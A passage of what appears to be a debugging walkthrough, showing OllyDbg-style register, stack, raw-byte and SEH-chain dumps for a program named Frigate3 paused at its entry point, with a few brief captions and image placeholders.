00401017    6A             DB 6A
00401018    21             DB 21
00401019    46             DB 46
0040101A    6B             DB 6B
0040101B    2D             DB 2D
0040101C    68             DB 68
0040101D    C7             DB C7
0040101E    A7             DB A7
0040101F    B1             DB B1
00401020    1A             DB 1A
00401021    4B             DB 4B
00401022    C1             DB C1
00401023    EE             DB EE
00401024    D9             DB D9
00401025    C7             DB C7
00401026    A9             DB A9
00401027    EF             DB EF
00401028    91             DB 91
00401029    73             DB 73                  CHAR 's'
0040102A    A1             DB A1
0040102B    EC             DB EC
0040102C    31             DB 31                  CHAR '1'
0040102D    60             DB 60                  CHAR '`'
0040102E    2F             DB 2F                  CHAR '/'
0040102F    B4             DB B4
00401030    FA             DB FA
00401031    EF             DB EF
00401032    A8             DB A8
00401033    F4             DB F4
00401034    82             DB 82
00401035    4C             DB 4C                  CHAR 'L'
00401036    A8             DB A8
00401037    03             DB 03
00401038    68             DB 68                  CHAR 'h'
00401039    6D             DB 6D                  CHAR 'm'
0040103A    C5             DB C5
0040103B    DD             DB DD
0040103C    83             DB 83
0040103D    72             DB 72                  CHAR 'r'
0040103E    5D             DB 5D                  CHAR ']'
0040103F    B6             DB B6
00401040    A1             DB A1
00401041    3F             DB 3F                  CHAR '?'
00401042    DD             DB DD
```


Call stack of main thread

```
Address  Returns to  Procedure / arguments        Called from
```

Show source


Paused

Addresses of the registers




```
Registers (FPU)                                <      <      <
EAX 0019FFCC
ECX 00401000 Frigate3.<ModuleEntryPoint>
EDX 00401000 Frigate3.<ModuleEntryPoint>
EBX 00256000
ESP 0019FF74
EBP 0019FF80
ESI 00401000 Frigate3.<ModuleEntryPoint>
EDI 00401000 Frigate3.<ModuleEntryPoint>

EIP 00401000 Frigate3.<ModuleEntryPoint>

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 259000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

SEH Chain




```
0019D1C0  FFFFFFFE ■
0019D1C4  00000000 ....
0019D1C8  77016E2C ,n0w ntdll.77016E2C
0019D1CC  00000010 ▶...
0019D1D0  00000018 ↑...
0019D1D4  00000000 ....
0019D1D8  0019D228 (π↓.
0019D1DC  00000200 .☻..
0019D1E0  00000000 ....
0019D1E4  008941D0 ╨Aë.
0019D1E8  770F6668 hf☼w ntdll.770F6668
0019D1EC  00000000 ....
0019D1F0  0000006C l...
0019D1F4  00000000 ....
0019D1F8  008941D0 ╨Aë.
0019D1FC  0019D244 Dπ↓.
0019D200  7701F507 ·J0w ntdll.7701F507
0019D204  00000000 ....
0019D208  00000200 .☻..
0019D20C  008977E0 αwë.
0019D210  008941D0 ╨Aë.
0019D214  008977E0 αwë.
0019D218  7701C79C £╟0w ntdll.7701C79C
0019D21C  0019D558 X╒↓.
0019D220  008941D0 ╨Aë.
0019D224  770F5BA0 á[☼w ntdll.770F5BA0
0019D228  006F6DA8 ¿mo. Frigate3.006F6DA8
0019D22C  0019D528 (╒↓.
0019D230  00000000 ....
0019D234  008941D0 ╨Aë.
0019D238  00000000 ....
0019D23C  0019D274 tπ↓.
0019D240  7701F633 3÷0w ntdll.7701F633
0019D244  770F6668 hf☼w ntdll.770F6668
0019D248  00000000 ....
```

All the dll loaded is ntdll are seen here



```
0019FF5C  00000000 ....
0019FF60  00000000 ....
0019FF64  00000000 ....
0019FF68  00000000 ....
0019FF6C  00000000 ....
0019FF70  00000000 ....
0019FF74  757EFA29 )·~u RETURN to KERNEL32.757EFA29
0019FF78  00256000 .`%.
0019FF7C  757EFA10 ▶·~u KERNEL32.BaseThreadInitThunk
0019FF80 ┌0019FFDC ▄ ↓.
0019FF84 │77037A7E ~z♥w RETURN to ntdll.77037A7E
0019FF88 │00256000 .`%.
0019FF8C │85573B9A ü;Wà
0019FF90 │00000000 ....
0019FF94 │00000000 ....
0019FF98 │00256000 .`%.
0019FF9C │00000000 ....
0019FFA0 │00000000 ....
0019FFA4 │00000000 ....
0019FFA8 │00000000 ....
0019FFAC │00000000 ....
0019FFB0 │00000000 ....
0019FFB4 │00000000 ....
0019FFB8 │00000000 ....
0019FFBC │00000000 ....
0019FFC0 │00000000 ....
0019FFC4 │0019FF8C î ↓.
0019FFC8 │00000000 ....
0019FFCC │0019FFE4 Σ ↓. Pointer to next SEH record
0019FFD0 │7704AD20  ↓♦w SE handler
0019FFD4 │F24303E6 µ♥C≥
0019FFD8 │00000000 ....
0019FFDC └0019FFEC ∞ ↓.
0019FFE0  77037A4E Nz♥w RETURN to ntdll.77037A4E from ntdll.77037A4F
0019FFE4  FFFFFFFF      End of SEH chain
0019FFE8  77058A37 7è♣w SE handler
0019FFEC  00000000 ....
0019FFF0  00000000 ....
0019FFF4  00401000 .▶@. Frigate3.<ModuleEntryPoint>
0019FFF8  00256000 .`%.
0019FFFC  00000000 ....
```



SEH chain of main thread

Address	SE handler
0012FFC4	ntdll.779BE355